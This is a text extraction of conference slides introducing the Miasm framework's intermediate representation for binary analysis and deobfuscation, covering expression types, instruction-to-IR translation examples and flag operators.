
Introduction to Miasm Intermediate Representation (IR)
x86 assembly
ARM assembly
…
Miasm IR Analysis
Concrete emulation
Symbolic execution
Transformations
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 11/120

Introduction to Miasm Intermediate Representation (IR)
x86 assembly
ARM assembly
…
Miasm IR Analysis
Concrete emulation
Symbolic execution
Transformations
Code side
ir = machine.ir(cont.loc_db)
ircfg = ir.new_ircfg_from_asmcfg(asmcfg)
open(”/tmp/out_ir.dot”, ”wb”).write(ircfg.dot())
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 11/120
Introduction to Miasm IR
Element Human form
ExprInt 0x18
ExprId EAX
ExprLoc loc_17
ExprCond A ? B : C
ExprMem @16[ESI]
ExprOp A + B
ExprSlice AH = EAX[8 :16]
ExprCompose AX = AH.AL
ExprAff A=B
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 12/120
Miasm IR

Some rules
Each expression embeds its (fixed) size:
ExprId(’EAX’, 32) => 32 bits
ExprMem(..., 64) => 64 bts
ExprOp(’+’, ExprId(’EAX’, 32), ExprInt(0xC, 32)) => 32
Only ExprMem and ExprId are left values.
ExprOp can have any operator name!
Assignments can be done in parallel
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 13/120
Miasm IR: instruction examples
mov eax, ebx
ExprAff(ExprId(”EAX”, 32), ExprId(”EBX”, 32))
Human version:
EAX = EBX
push eax (Parallel assignments)
esp = esp - 0x4
@32[esp - 0x4] = eax
cmp eax, ebx
zf = (EAX - EBX)?0:1
cf = (((EAX ^ EBX) ^ (EAX - EBX)) ^ ((EAX ^ (EAX - EBX)) ...
of = ...
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 14/120

Assembly code
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 15/120

IR code
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 16/120

Simplified IR code
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 17/120

New flag management
Flags operators
In order to manipulate high level semantic information, we have to keep flags
high level flags operations.
Same concept in BinaryNinja for example.
The cmp eax, ebx traduction becomes:
zf = FLAG_EQ_CMP(EAX, EBX)
of = FLAG_SUB_OF(EAX, EBX)
cf = FLAG_SUB_CF(EAX, EBX)
...
The jle XXX traduction becomes:
IRDST = CC_S<=(nf, of, zf)?(XXX, next)
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 18/120

IR code with flags operators
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 19/120
